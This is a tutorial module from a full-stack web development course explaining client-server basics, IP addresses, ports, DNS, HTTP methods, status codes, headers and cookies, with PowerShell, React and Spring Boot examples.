
**Concept:** Most web applications follow a **client-server model** where:

- **Client:** The computer requesting information (your browser, mobile app)
- **Server:** The computer providing information (website's computer)
- **Request:** Client asks for data ("Show me the homepage")
- **Response:** Server sends back data (HTML, JSON, images)

**Analogy:** It's like ordering food at a restaurant:

- **You (Client):** "I'd like a burger, please"
- **Kitchen (Server):** Prepares the burger
- **Waiter (HTTP):** Delivers the burger back to you

### Visual Representation:



### Examples:

Client	Server	Communication
Chrome browser	Google.com	Request: "Show homepage" Response: HTML page
Mobile Banking App	Bank's API Server	Request: "Get account balance" Response: JSON data

Client	Server	Communication
React App	Spring Boot API	Request: "Get user list" Response: JSON array
Postman	REST API	Request: "Create new user" Response: Success message

### Request-Response Cycle in Full-Stack App:

```

React Frontend (Client)
  ↓ HTTP Request: GET /api/users
Spring Boot Backend (Server)
  ↓ Query Database
MySQL Database
  ↑ Return User Data
Spring Boot Backend
  ↑ HTTP Response: JSON array of users
React Frontend (renders user list)

```

## 2. IP Addresses & Ports

### IP Addresses

**Concept:** Every device connected to the Internet has a unique address called an **IP Address** (Internet Protocol Address). It's like a phone number or home address for computers.

### Two Types of IP Addresses:

#### 1. IPv4 (Old Standard):

- Format: Four numbers separated by dots
- Range: 0-255 for each number
- Example: **192.168.1.1, 8.8.8.8, 142.250.185.46**
- Limitation: Only ~4.3 billion unique addresses (running out!)

#### 2. IPv6 (New Standard):

- Format: Eight groups of hexadecimal numbers
- Example: **2001:0db8:85a3:0000:0000:8a2e:0370:7334**
- Advantage: 340 undecillion addresses (virtually unlimited)

### Special IP Addresses:

IP Address	Meaning	Usage
<b>127.0.0.1</b>	localhost (your own computer)	Testing applications locally
<b>0.0.0.0</b>	All available interfaces	Server listening on all IPs
<b>192.168.x.x</b>	Private network (home/office)	Local network devices

IP Address	Meaning	Usage
10.x.x.x	Private network	Internal company networks
8.8.8.8	Google Public DNS	Fast DNS server

### Finding Your IP Address:

```
# Windows PowerShell
Get-NetIPAddress -AddressFamily IPv4

# Alternative
ipconfig

# Public IP (what websites see)
Invoke-RestMethod -Uri "https://api.ipify.org?format=text"
```

### Exercise:

```
# Find your local IP
ipconfig | Select-String "IPv4"

# Find your public IP
curl https://api.ipify.org

# Ping Google's DNS server
ping 8.8.8.8

# Ping localhost
ping 127.0.0.1
```

## Ports

**Concept:** A **port** is a virtual door on a computer that allows different applications to communicate. One IP address can have 65,535 ports (0-65535).

**Analogy:** If your IP address is your apartment building's address, ports are individual apartment numbers. Mail (data) needs both the building address (IP) and apartment number (port) to reach the right person (application).

**Format:** IP:Port → 192.168.1.1:8080

### Common Ports:

Port	Service	Used By
80	HTTP (Web traffic)	Websites ( <a href="http://example.com">http://example.com</a> )
443	HTTPS (Secure web)	Secure websites ( <a href="https://example.com">https://example.com</a> )

Port	Service	Used By
3000	Development server	React, Node.js dev server
8080	Alternative HTTP	Spring Boot, Tomcat, test servers
3306	MySQL Database	MySQL connections
5432	PostgreSQL	PostgreSQL database
27017	MongoDB	MongoDB database
22	SSH	Secure remote login
21	FTP	File transfer
25	SMTP	Email sending

### Why Ports Matter for Full-Stack Development:

Your Development Environment:

React App:	http://localhost:3000	(Frontend)
Spring Boot:	http://localhost:8080	(Backend API)
MySQL:	localhost:3306	(Database)
MongoDB:	localhost:27017	(NoSQL DB)

### Port Conflicts:

If you try to run two applications on the same port, you'll get an error:

Error: Port 8080 is already in use

### Solution:

```
# Find what's using a port (Windows)
netstat -ano | findstr :8080

# Kill the process
Stop-Process -Id <PID>

# Or change your app to use a different port
# In Spring Boot: server.port=8081 in application.properties
# In React/Vite: vite --port 3001
```

### Exercise:

```
# Check what's listening on common ports
netstat -ano | findstr :80
```

```
netstat -ano | findstr :8080
netstat -ano | findstr :3306

# Start a simple Python HTTP server on port 8000
cd C:\dev
python -m http.server 8000

# Open browser: http://localhost:8000
# Press Ctrl+C to stop server
```

### 3. DNS (Domain Name System)

**Concept:** DNS is like the Internet's phone book. It translates human-friendly domain names (like [google.com](https://google.com)) into IP addresses (like [142.250.185.46](https://142.250.185.46)) that computers use.

#### Why DNS Exists:

- Humans remember names: [github.com](https://github.com)
- Computers use numbers: [140.82.121.3](https://140.82.121.3)
- DNS bridges the gap

**Analogy:** DNS is like a contact list on your phone. You tap "Mom" and your phone dials the actual phone number. You don't need to remember the number.

#### DNS Hierarchy:

```
Root DNS (.)
  ↓
Top-Level Domain (TLD)
  .com  .org  .net  .in  .uk
  ↓
Second-Level Domain
  google.com  github.com  amazon.com
  ↓
Subdomain
  www.google.com  mail.google.com  api.github.com
```

#### How DNS Works (Step-by-Step):

You type: <https://www.example.com>

1. Browser checks cache
  - Do I already know this IP? If yes, use it.
2. If not, asks Recursive DNS Resolver (your ISP or 8.8.8.8)
  - "What's the IP for www.example.com?"
3. Resolver asks Root DNS Server
  - "Who handles .com domains?"

- Response: "Ask the .com TLD server"
4. Resolver asks .com TLD Server
- "Who handles example.com?"
  - Response: "Ask example.com's authoritative nameserver"
5. Resolver asks Authoritative Nameserver
- "What's the IP for www.example.com?"
  - Response: "93.184.216.34"
6. Resolver returns IP to your browser
- Browser connects to 93.184.216.34:443 (HTTPS)

Total time: 10-100 milliseconds (usually cached)

### DNS Record Types:

Record	Purpose	Example
A	Maps domain to IPv4	example.com → 93.184.216.34
AAAA	Maps domain to IPv6	example.com → 2606:2800:220:1::...
CNAME	Alias (points to another domain)	www.example.com → example.com
MX	Mail server	mail.example.com
TXT	Text information	Verification, SPF records
NS	Nameserver	Which DNS server to ask

### DNS in Full-Stack Development:

```

Development (Local):
http://localhost:3000      → 127.0.0.1:3000

Production:
https://myapp.com          → DNS resolves to server IP
https://api.myapp.com       → DNS resolves to API server IP

```

### Testing DNS:

```

# Resolve domain to IP (Windows)
nslookup google.com

# Detailed DNS query
Resolve-DnsName google.com

# Trace DNS resolution path
nslookup -debug google.com

```

```
# Flush DNS cache (if website won't load)
ipconfig /flushdns
```

### Exercise:

```
# Look up popular websites
nslookup google.com
nslookup github.com
nslookup amazon.com

# Find mail servers
nslookup -type=MX gmail.com

# Use Google's DNS server specifically
nslookup google.com 8.8.8.8

# Check your DNS server
ipconfig /all | Select-String "DNS Servers"
```

## 4. HTTP/HTTPS Protocol

### What is HTTP?

**Concept: HTTP (HyperText Transfer Protocol)** is the set of rules for how web browsers and servers communicate. It defines the format of messages and how they're exchanged.

**Analogy:** HTTP is like the etiquette rules for a conversation:

- How to greet (request format)
- What questions you can ask (HTTP methods)
- How to respond (response format)
- What to do if there's an error (status codes)

### HTTP vs HTTPS:

HTTP	HTTPS
HyperText Transfer Protocol	HTTP <b>Secure</b>
Port 80	Port 443
<input checked="" type="checkbox"/> Data sent in plain text	<input checked="" type="checkbox"/> Data encrypted with SSL/TLS
<input checked="" type="checkbox"/> Can be intercepted and read	<input checked="" type="checkbox"/> Protected from eavesdropping
<a href="http://example.com">http://example.com</a>	<a href="https://example.com">https://example.com</a>
<input type="warning"/> Insecure for sensitive data	<input checked="" type="checkbox"/> Safe for passwords, credit cards

### Why HTTPS Matters:

**HTTP (Insecure):**

Browser → Router → ISP → Server

↓

Anyone can read: "username=john&password=secret123"

**HTTPS (Secure):**

Browser → Router → ISP → Server

↓

Encrypted: "8kF#mL@9pQ2..." (unreadable gibberish)

### **HTTPS Handshake (Simplified):**

1. Browser: "Hello server, I want HTTPS"
2. Server: "Here's my SSL certificate (proves I'm real)"
3. Browser: "Certificate verified! Here's an encryption key"
4. Server: "Got it! Let's encrypt everything now"
5. [All further communication is encrypted]

### **HTTP Request Structure**

An HTTP request has three parts:

1. Request Line

METHOD /path HTTP/1.1

2. Headers (metadata)

Host: example.com

User-Agent: Chrome/120.0

Content-Type: application/json

3. Body (optional - for POST/PUT)

{"username": "john", "email": "john@example.com"}

### **Example HTTP Request:**

```
GET /api/users/123 HTTP/1.1
Host: api.example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
Cookie: sessionId=abc123xyz
```

### **Breakdown:**

Part	Explanation
GET	HTTP method (what you want to do)
/api/users/123	Path (what resource you want)
HTTP/1.1	Protocol version
Host	Which website you're requesting from
User-Agent	Your browser/app information
Accept	What format you want the response in
Authorization	Your authentication token
Cookie	Session information

### HTTP Response Structure

An HTTP response also has three parts:

1. Status Line  
HTTP/1.1 200 OK
2. Headers  
Content-Type: application/json  
Content-Length: 156  
Set-Cookie: sessionId=xyz789
3. Body  
{ "id": 123, "name": "John Doe", "email": "john@example.com"}

### Example HTTP Response:

```
HTTP/1.1 200 OK
Date: Thu, 05 Dec 2025 10:30:00 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 85
Server: nginx/1.18.0
Access-Control-Allow-Origin: *

{
  "id": 123,
  "name": "John Doe",
  "email": "john@example.com"
}
```

## 5. HTTP Request Methods

**Concept:** HTTP methods (also called "verbs") tell the server what action you want to perform on a resource.

## The 5 Main Methods:

Method	Purpose	Has Body?	Idempotent?	Safe?
GET	Retrieve data	✗ No	✓ Yes	✓ Yes
POST	Create new data	✓ Yes	✗ No	✗ No
PUT	Update/replace data	✓ Yes	✓ Yes	✗ No
PATCH	Partial update	✓ Yes	✗ No*	✗ No
DELETE	Remove data	✗ Usually no	✓ Yes	✗ No

## Terminology:

- **Idempotent:** Calling it multiple times has the same effect as calling it once
- **Safe:** Doesn't modify server data (read-only)

### GET - Retrieve Data

**Purpose:** Fetch information from the server (like reading a book)

#### Characteristics:

- ✗ No request body
- ✓ Parameters in URL (query string)
- ✓ Can be cached
- ✓ Can be bookmarked

#### Examples:

```
GET /api/users
Response: List of all users
```

```
GET /api/users/123
Response: User with ID 123
```

```
GET /api/users?age=25&city=NYC
Response: Users filtered by age and city
```

```
GET /api/products?page=2&limit=10
Response: Products (pagination)
```

**Real-World Analogy:** Walking into a library and asking to see a book. The book stays in the library; you just look at it.

#### In React:

```
// Fetch users from API
fetch("http://localhost:8080/api/users")
  .then((response) => response.json())
  .then((users) => console.log(users));
```

## In Spring Boot:

```
@GetMapping("/api/users")
public List<User> getAllUsers() {
    return userService.findAll();
}

@GetMapping("/api/users/{id}")
public User getUserById(@PathVariable Long id) {
    return userService.findById(id);
}
```

## POST - Create New Data

**Purpose:** Send data to server to create a new resource (like adding a new entry to a database)

### Characteristics:

- Has request body
- Not idempotent (creates a new resource each time)
- Cannot be cached
- Cannot be bookmarked

### Examples:

```
POST /api/users
Content-Type: application/json

{
  "name": "John Doe",
  "email": "john@example.com",
  "password": "secret123"
}
```

```
Response: 201 Created
{
  "id": 124,
  "name": "John Doe",
  "email": "john@example.com"
}
```

**Real-World Analogy:** Submitting a form to create a new bank account. Each submission creates a new account.

### In React:

```
// Create new user
fetch("http://localhost:8080/api/users", {
  method: "POST",
  headers: {
    "Content-Type": "application/json",
  },
  body: JSON.stringify({
    name: "John Doe",
    email: "john@example.com",
  }),
})
.then((response) => response.json())
.then((newUser) => console.log("Created:", newUser));
```

### In Spring Boot:

```
@PostMapping("/api/users")
public ResponseEntity<User> createUser(@RequestBody User user) {
    User savedUser = userService.save(user);
    return ResponseEntity.status(HttpStatus.CREATED).body(savedUser);
}
```

## PUT - Update/Replace Data

**Purpose:** Replace an entire resource with new data (full update)

### Characteristics:

- ✓ Has request body
- ✓ Idempotent (same result if called multiple times)
- Replaces the entire resource

### Examples:

```
PUT /api/users/123
Content-Type: application/json

{
  "id": 123,
  "name": "John Smith",
  "email": "johnsmith@example.com",
  "age": 30,
  "city": "New York"
```

```
}
```

**Response:** 200 OK

```
{  
    "id": 123,  
    "name": "John Smith",  
    "email": "johnsmith@example.com",  
    "age": 30,  
    "city": "New York"
```

**Real-World Analogy:** Replacing an entire page in a notebook with a completely new page.

### PUT vs POST:

```
POST /api/users → Create NEW user (server assigns ID)  
PUT /api/users/123 → Update EXISTING user with ID 123
```

### In Spring Boot:

```
@PutMapping("/api/users/{id}")  
public ResponseEntity<User> updateUser(@PathVariable Long id, @RequestBody User  
user) {  
    User updatedUser = userService.update(id, user);  
    return ResponseEntity.ok(updatedUser);  
}
```

### PATCH - Partial Update

**Purpose:** Update only specific fields of a resource (partial update)

#### Characteristics:

- Has request body (only changed fields)
- More efficient than PUT for small changes

#### Examples:

```
PATCH /api/users/123  
Content-Type: application/json
```

```
{  
    "email": "newemail@example.com"  
}
```

**Response:** 200 OK

```
{
```

```

    "id": 123,
    "name": "John Smith", // unchanged
    "email": "newemail@example.com", // updated
    "age": 30, // unchanged
    "city": "New York" // unchanged
}

```

## PUT vs PATCH:

```

PUT /api/users/123
{
  "name": "John",
  "email": "john@example.com",
  "age": 30,
  "city": "NYC"
}
→ Replaces entire user object

```

```

PATCH /api/users/123
{
  "email": "john@example.com"
}
→ Updates only email field

```

**Real-World Analogy:** Using white-out to correct a single word on a page instead of rewriting the entire page.

## In Spring Boot:

```

@PatchMapping("/api/users/{id}")
public ResponseEntity<User> patchUser(@PathVariable Long id, @RequestBody
Map<String, Object> updates) {
    User patchedUser = userService.partialUpdate(id, updates);
    return ResponseEntity.ok(patchedUser);
}

```

## DELETE - Remove Data

**Purpose:** Delete a resource from the server

### Characteristics:

- ✗ Usually no request body
- ✓ Idempotent (deleting same resource multiple times = same result)

### Examples:

```

DELETE /api/users/123

Response: 204 No Content
(or)
Response: 200 OK
{
    "message": "User deleted successfully"
}

```

**Real-World Analogy:** Shredding a document. If you try to shred it again, it's still gone (idempotent).

### In Spring Boot:

```

@DeleteMapping("/api/users/{id}")
public ResponseEntity<Void> deleteUser(@PathVariable Long id) {
    userService.delete(id);
    return ResponseEntity.noContent().build();
}

```

---

### HTTP Methods in Full-Stack CRUD:

Operation	HTTP Method	Endpoint	Request Body	Response
Create	POST	/api/users	User JSON	201 Created + new user
Read (all)	GET	/api/users	None	200 OK + user list
Read (one)	GET	/api/users/123	None	200 OK + user object
Update	PUT	/api/users/123	Full user JSON	200 OK + updated user
Update (partial)	PATCH	/api/users/123	Partial JSON	200 OK + updated user
Delete	DELETE	/api/users/123	None	204 No Content

---

### 6. HTTP Status Codes

**Concept:** Status codes are three-digit numbers in HTTP responses that tell you the result of your request. They're grouped into five categories.

**Format:** HTTP/1.1 <STATUS\_CODE> <REASON\_PHRASE>

---

#### 1xx - Informational (Rare)

"Request received, continuing process"

Code	Meaning	When You See It
100	Continue	Rarely used; server wants more data
101	Switching Protocols	Upgrading to WebSocket

You'll almost never work with these.

---

### 2xx - Success

"Request was successful"

Code	Meaning	Usage	Example
200	OK	Standard success	GET request successful
201	Created	Resource created successfully	POST successful, new user created
204	No Content	Success but no data to return	DELETE successful
206	Partial Content	Sending part of content	Video streaming

### Examples:

```
GET /api/users/123
Response: 200 OK
{"id": 123, "name": "John"}
```

```
POST /api/users
Response: 201 Created
{"id": 124, "name": "Jane"}
```

```
DELETE /api/users/123
Response: 204 No Content
(no body)
```

### 3xx - Redirection

"You need to go somewhere else"

Code	Meaning	Usage
301	Moved Permanently	Old URL → New URL (forever)
302	Found (Temporary Redirect)	Temporary move
304	Not Modified	Resource hasn't changed (use cache)
307	Temporary Redirect	Like 302, but preserve HTTP method
308	Permanent Redirect	Like 301, but preserve HTTP method

## Example:

```
GET http://example.com
Response: 301 Moved Permanently
Location: https://example.com
```

Browser automatically goes to https://example.com

## 4xx - Client Errors ✗

"You (the client) made a mistake"

Code	Meaning	Common Cause	Solution
400	Bad Request	Invalid JSON, missing required field	Fix request format
401	Unauthorized	Missing or invalid authentication	Log in, provide token
403	Forbidden	Authenticated but not authorized	Check permissions
404	Not Found	Resource doesn't exist	Check URL/ID
405	Method Not Allowed	Wrong HTTP method	Use correct method
409	Conflict	Resource conflict (duplicate email)	Change conflicting data
422	Unprocessable Entity	Validation failed	Fix validation errors
429	Too Many Requests	Rate limit exceeded	Slow down, wait

## Examples:

```
POST /api/users
{
  "name": "", // Empty name!
  "email": "invalid-email" // Bad format!
}
Response: 400 Bad Request
{
  "errors": [
    "Name is required",
    "Email format is invalid"
  ]
}
```

```
GET /api/users/999999
Response: 404 Not Found
{
  "error": "User not found"
}
```

```
DELETE /api/users/1
```

```

Authorization: Bearer invalid-token
Response: 401 Unauthorized
{
  "error": "Invalid or expired token"
}

POST /api/admin/settings
Authorization: Bearer user-token // User, not admin!
Response: 403 Forbidden
{
  "error": "Admin access required"
}

```

## 5xx - Server Errors \*

"The server made a mistake"

Code	Meaning	Common Cause
500	Internal Server Error	Bug in server code, unhandled exception
502	Bad Gateway	Server got invalid response from another server
503	Service Unavailable	Server overloaded or down for maintenance
504	Gateway Timeout	Server didn't respond in time

### Examples:

```

GET /api/users
Response: 500 Internal Server Error
{
  "error": "Database connection failed"
}

GET /api/users
Response: 503 Service Unavailable
{
  "error": "Server is under maintenance"
}

```

### Client Error vs Server Error:

4xx = You broke it (client's fault)  
 Example: Trying to delete a user that doesn't exist → 404

5xx = We broke it (server's fault)  
 Example: Database crashed → 500

## Common Status Codes Cheat Sheet:

### ✓ Success:

200 - Everything worked  
201 - Created new resource  
204 - Success, no content to return

### ⟳ Redirect:

301 - Moved permanently  
304 - Not modified (use cache)

### ✗ Client Errors:

400 - Bad request (fix your request)  
401 - Not logged in (authenticate first)  
403 - Logged in but not allowed (need permission)  
404 - Not found (wrong URL/ID)  
409 - Conflict (duplicate data)

### ✳ Server Errors:

500 - Server broke (bug in code)  
503 - Server unavailable (overloaded/maintenance)

## In Spring Boot:

```
@GetMapping("/api/users/{id}")
public ResponseEntity<User> getUser(@PathVariable Long id) {
    Optional<User> user = userService.findById(id);

    if (user.isPresent()) {
        return ResponseEntity.ok(user.get()); // 200 OK
    } else {
        return ResponseEntity.notFound().build(); // 404 Not Found
    }
}

@PostMapping("/api/users")
public ResponseEntity<User> createUser(@Valid @RequestBody User user) {
    User saved = userService.save(user);
    return ResponseEntity.status(HttpStatus.CREATED).body(saved); // 201 Created
}

@DeleteMapping("/api/users/{id}")
public ResponseEntity<Void> deleteUser(@PathVariable Long id) {
    userService.delete(id);
    return ResponseEntity.noContent().build(); // 204 No Content
}
```

## 7. HTTP Headers

**Concept:** Headers are metadata (extra information) sent with HTTP requests and responses. They provide context about the message.

**Format:** Header-Name: value

---

### Common Request Headers

Header	Purpose	Example
Host	Which domain you're requesting	Host: api.example.com
User-Agent	Your browser/app info	User-Agent: Chrome/120.0
Accept	What format you want	Accept: application/json
Content-Type	Format of request body	Content-Type: application/json
Authorization	Authentication credentials	Authorization: Bearer <token>
Cookie	Stored cookies	Cookie: sessionId=abc123
Origin	Where request came from (CORS)	Origin: http://localhost:3000
Referer	Previous page URL	Referer: https://google.com

### Example:

```
GET /api/users HTTP/1.1
Host: api.example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Accept: application/json
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
Cookie: sessionId=abc123xyz; theme=dark
```

---

### Common Response Headers

Header	Purpose	Example
Content-Type	Format of response body	Content-Type: application/json
Content-Length	Size of response in bytes	Content-Length: 1234
Set-Cookie	Store cookie in browser	Set-Cookie: sessionId=xyz789
Location	Redirect URL	Location: /users/124
Cache-Control	Caching instructions	Cache-Control: no-cache
Access-Control-Allow-Origin	CORS policy	Access-Control-Allow-Origin: *

Header	Purpose	Example
Server	Server software	Server: nginx/1.18.0
Date	Response timestamp	Date: Thu, 05 Dec 2025 10:30:00 GMT

### Example:

```
HTTP/1.1 200 OK
Date: Thu, 05 Dec 2025 10:30:00 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 85
Access-Control-Allow-Origin: http://localhost:3000
Set-Cookie: sessionId=xyz789; HttpOnly; Secure; SameSite=Strict

{"id": 123, "name": "John Doe"}
```

### Authorization Header (Authentication)

The most important header for secured APIs:

#### Bearer Token (JWT):

```
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpvag4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c
```

#### Basic Authentication:

```
Authorization: Basic dXNlcmlhbWU6cGFzc3dvcmQ=
(base64 encoded "username:password")
```

#### In React:

```
fetch("http://localhost:8080/api/users", {
  headers: {
    Authorization: "Bearer " + localStorage.getItem("token"),
    "Content-Type": "application/json",
  },
});
```

#### In Spring Boot:

```

@GetMapping("/api/protected")
public String protectedEndpoint(
    @RequestHeader("Authorization") String authHeader
) {
    String token = authHeader.substring(7); // Remove "Bearer "
    // Verify token...
    return "Access granted!";
}

```

## Content-Type Header

Specifies the format of the data:

Content-Type	Usage
application/json	JSON data (most common for APIs)
text/html	HTML page
text/plain	Plain text
application/xml	XML data
multipart/form-data	File upload
application/x-www-form-urlencoded	Form submission

### Example:

```

POST /api/users
Content-Type: application/json

{"name": "John", "email": "john@example.com"}

```

## 8. Cookies

**Concept:** Cookies are small pieces of data stored in your browser that get sent with every request to a specific domain. They're used to remember you between visits.

### Why Cookies Exist:

- HTTP is **stateless** (each request is independent)
- Cookies make it **stateful** (remember who you are)

**Analogy:** Cookies are like a membership card. When you visit a store (website), you show your card (cookie), and they know who you are and what you like.

### Common Uses:

- Session Management:** "You're logged in as John"
- Personalization:** "You prefer dark mode"
- Tracking:** "You viewed these products"

### Setting a Cookie (Server → Browser):

```
HTTP/1.1 200 OK
Set-Cookie: sessionId=abc123xyz; HttpOnly; Secure; SameSite=Strict; Path=/; Max-Age=3600
Set-Cookie: theme=dark; Path=/; Max-Age=31536000

{"message": "Logged in successfully"}
```

### Cookie Attributes:

Attribute	Purpose
HttpOnly	JavaScript can't access (prevents XSS attacks)
Secure	Only sent over HTTPS
SameSite=Strict	Only sent to same domain (prevents CSRF)
Path=/	Which paths get this cookie
Max-Age=3600	Expires in 3600 seconds (1 hour)
Domain=.example.com	Which domain gets this cookie

### Sending Cookies (Browser → Server):

```
GET /api/profile
Cookie: sessionId=abc123xyz; theme=dark
```

### Cookies in Full-Stack Apps:

- Login Flow:
- User submits credentials  
POST /api/login  
{username: "john", password: "secret"}
  - Server validates & creates session  
Response: 200 OK  
Set-Cookie: sessionId=abc123xyz; HttpOnly; Secure
  - Browser stores cookie automatically
  - All future requests include cookie  
GET /api/profile

```
Cookie: sessionId=abc123xyz
```

5. Server reads cookie to identify user

### In Spring Boot:

```
@PostMapping("/api/login")
public ResponseEntity<String> login(
    @RequestBody LoginRequest request,
    HttpServletResponse response
) {
    // Validate credentials
    String sessionId = sessionService.createSession(request.getUsername());

    // Create cookie
    Cookie cookie = new Cookie("sessionId", sessionId);
    cookie.setHttpOnly(true);
    cookie.setSecure(true);
    cookie.setPath("/");
    cookie.setMaxAge(3600); // 1 hour

    response.addCookie(cookie);
    return ResponseEntity.ok("Logged in successfully");
}
```

### Cookies vs LocalStorage:

Feature	Cookies	LocalStorage
Storage location	Browser	Browser
Sent with requests	<input checked="" type="checkbox"/> Automatically	<input checked="" type="checkbox"/> No
Storage size	~4KB	~5-10MB
Expiration	Set by server	Manually delete
Security (HttpOnly)	<input checked="" type="checkbox"/> Yes	<input checked="" type="checkbox"/> No (JS accessible)
Best for	Session tokens	User preferences, app state

### 9. Request/Response Lifecycle (Complete Flow)

#### The Complete Journey: What Happens When You Visit a Website

Step-by-Step: Visiting <https://www.example.com>

1. YOU TYPE URL  
You type: <https://www.example.com>

↓

## 2. DNS LOOKUP

Browser: "What's the IP for www.example.com?"

DNS: "It's 93.184.216.34"

Time: ~20ms

↓

## 3. TCP CONNECTION

Browser connects to 93.184.216.34:443

Three-way handshake:

Browser → Server: SYN

Server → Browser: SYN-ACK

Browser → Server: ACK

Time: ~50ms

↓

## 4. TLS HANDSHAKE (HTTPS)

Browser: "Let's use encryption"

Server: "Here's my SSL certificate"

Browser: "Valid! Here's encryption key"

Server: "Got it! Encrypted now"

Time: ~100ms

↓

## 5. HTTP REQUEST SENT

GET / HTTP/1.1

Host: www.example.com

User-Agent: Chrome/120.0

Accept: text/html

Cookie: sessionId=abc123

Time: ~5ms

↓

## 6. SERVER PROCESSING

- Server receives request
- Checks authentication (cookie)
- Queries database if needed
- Generates HTML response

Time: ~50-200ms

↓

## 7. HTTP RESPONSE SENT

HTTP/1.1 200 OK

Content-Type: text/html

Content-Length: 15234

Set-Cookie: sessionId=xyz789

<!DOCTYPE html>

<html>...</html>



### Full-Stack Application Request Flow:

React App (Frontend) → Spring Boot (Backend) → MySQL (Database)

Example: Loading User List

1. USER CLICKS "Show Users" BUTTON

React component triggers:

2. REACT SENDS REQUEST

```
fetch('http://localhost:8080/api/users', {
  method: 'GET',
  headers: {
    'Authorization': 'Bearer ' + token
  }
})
```

3. SPRING BOOT RECEIVES REQUEST

```
@GetMapping("/api/users")
public List<User> getUsers() {
    return userService.findAll();
}
```

4. SPRING DATA JPA QUERIES DATABASE

`SELECT * FROM users;`

5. MYSQL RETURNS DATA

```
[
  {id: 1, name: "John"},
  {id: 2, name: "Jane"}
]
```

6. SPRING BOOT SENDS RESPONSE

```
HTTP/1.1 200 OK
Content-Type: application/json
[
    {"id": 1, "name": "John"},
    {"id": 2, "name": "Jane"}
]
```

7. REACT RECEIVES & DISPLAYS
  - .then(users => setUsers(users))
  - Component re-renders with user list

Total Time: 50-300ms

### Exercise: Understanding HTTP in Practice

#### Task 1: Using Browser DevTools

1. Open Chrome
2. Press F12 (Developer Tools)
3. Go to "Network" tab
4. Visit <https://github.com>
5. Click on the first request (github.com)
6. Examine:
  - Request Method
  - Status Code
  - Request Headers (Authorization, User-Agent)
  - Response Headers (Content-Type, Set-Cookie)
  - Response Body

#### Task 2: Testing with PowerShell

```
# Simple GET request
Invoke-WebRequest -Uri "https://api.github.com/users/github" | Select-Object
StatusCode, Headers, Content

# GET request with headers
$headers = @{
    "User-Agent" = "PowerShell"
    "Accept" = "application/json"
}
Invoke-RestMethod -Uri "https://api.github.com/users/github" -Headers $headers

# View response details
$response = Invoke-WebRequest -Uri "https://httpbin.org/get"
Write-Host "Status:" $response.StatusCode
Write-Host "Headers:" ($response.Headers | Out-String)
Write-Host "Body:" $response.Content
```

### Task 3: Testing with Postman (HTTP Methods)

1. Open Postman
2. Create requests for this public API: <https://jsonplaceholder.typicode.com>

```
GET (Read all)
https://jsonplaceholder.typicode.com/posts
Status: 200 OK
```

```
GET (Read one)
https://jsonplaceholder.typicode.com/posts/1
Status: 200 OK
```

```
POST (Create)
https://jsonplaceholder.typicode.com/posts
Body (raw JSON):
{
  "title": "My Post",
  "body": "This is content",
  "userId": 1
}
Status: 201 Created
```

```
PUT (Update)
https://jsonplaceholder.typicode.com/posts/1
Body:
{
  "id": 1,
  "title": "Updated Title",
  "body": "Updated content",
  "userId": 1
}
Status: 200 OK
```

```
DELETE (Remove)
https://jsonplaceholder.typicode.com/posts/1
Status: 200 OK
```

#### Common Issues & Solutions

Issue	Cause	Solution
CORS error in browser	Frontend and backend on different domains	Configure CORS in Spring Boot
404 Not Found	Wrong URL or resource doesn't exist	Check endpoint path and ID
401 Unauthorized	Missing or invalid token	Include valid Authorization header
500 Internal Server Error	Backend code crashed	Check server logs

Issue	Cause	Solution
Connection refused	Server not running	Start your Spring Boot app
Timeout	Request took too long	Check server performance/database

## Additional Resources

### Official Documentation:

- [MDN HTTP Guides](#)
- [HTTP Status Codes](#)
- [HTTP Methods](#)

### Tools:

- [Postman](#) - API testing
- [HTTPie](#) - Command-line HTTP client
- [curl](#) - Transfer data with URLs

### Interactive Learning:

- [HTTP Cats](#) - HTTP status codes with cat pictures
- [httpbin.org](#) - Test HTTP requests
- [reqres.in](#) - Practice REST API

## Module 0.4: HTML5 Fundamentals (8 hours)

**Learning Objectives:** By the end of this module, you will understand how to structure web pages using HTML5, create semantic markup for better accessibility and SEO, build forms with validation, and use modern HTML5 features. HTML is the foundation of every website you'll build.

### What is HTML?

**Concept:** **HTML (HyperText Markup Language)** is the standard language for creating web pages. It defines the structure and content of a webpage using elements and tags.

**Analogy:** Think of building a house:

- **HTML** is the structure (walls, rooms, doors, windows)
- **CSS** is the decoration (paint, furniture, style)
- **JavaScript** is the functionality (lights, appliances, automation)

### Key Terms:

